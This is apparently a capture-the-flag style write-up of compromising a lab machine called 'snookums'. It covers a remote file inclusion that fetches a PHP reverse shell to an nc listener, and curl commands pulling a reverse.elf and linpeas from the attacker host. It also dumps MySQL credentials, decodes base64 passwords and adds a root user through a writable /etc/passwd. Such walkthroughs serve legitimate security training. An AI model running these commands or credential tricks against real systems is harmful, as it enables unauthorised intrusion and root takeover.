
> curl http://192.168.45.156/reverse.elf -O reverse.elf

That didn't work either, then I remember that the pentest monkey php shell should spawn a reverse connection back innately so I downloaded that and hosted it then started a

burp on the left sending the rfi payload

top right - python server hosting php web shell file

bottom right nc listener listening on the port specified in the pentest monkey reverse shell configuration file



Checking my sudo permissions requires a password so i was unable to do that.

I confirmed that I didn't have permissions to michaels directory

I want to get linpeas onto the system to do some automated enum, but I also want to look into the mysql instance that I found credentials for earlier

connecting from my shell to the sql instance

```
mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
```

```
sh-4.2$ mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
mysql -u root -pMalapropDoffUtilize1337 -h 127.0.0.1
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 114
Server version: 8.0.20 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Enumerating the databases

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| SimplePHPGal       |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

enumerating the SimplePHPGal table, I find some passwords that jsut looks like base64 encoded strings


```
mysql> use SimplePHPGal
use SimplePHPGal
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------------+
| Tables_in_SimplePHPGal |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----------+--------------------------------------------+
| username | password                                   |
+----------+--------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==     |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==     |
+----------+--------------------------------------------+
3 rows in set (0.00 sec)

mysql>
```

josh VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0=

michael U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==

serena VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==

Base64 decoding michaels password string once just gave another base64 encoded string so i decoded it twice and I get a password



Michael:HockSydneyCertify123

At this point I can ssh into the machine as michael

```
┌──(kali㉿kali)-[~/pg/snookums]
└─$ ssh michael@192.168.249.58
michael@192.168.249.58's password:
[michael@snookums ~]$
```

I also wanted to try connecting to the ftp server as michael.

I was still getting a timeout error here, but the credentials did work

```
Connected to 192.168.249.58.
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46882|).
```

Michael did not have sudo permissions on snookums, now I want to run linpeas at this point to get some automated enumeration running

```
#on kali
python3 -m http.server

#on target
curl http://192.168.45.156/linpeas.sh -O linpeas.sh
```

linpeas output

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/etc/passwd
```

The /etc/passwd file being writable is exploitable as I should be able to either manipulate the root users credentials, or add a new user which has root privileges.

I chose to add a new user. You can use openssl to generate a new password on the target or on the attacking machine

```
openssl passwd -1 -salt password password

$1$password$Da2mWXIxe6J7jtww12SNG/

Then write the new user into the /etc/passwd file

echo 'hacked4:<the generated hash>:0:0:hacked4:/root:/bin/bash' >> /etc/passwd

example:
echo 'hacked4:$1$password$Da2mWXIxe6J7jtww12SNG/:0:0:hacked4:/root:/bin/bash' >> /etc/passwd

if its an interactive shell I can just su to that new user and should have a root shell

#in this case password is password
su hacked4
<password>
```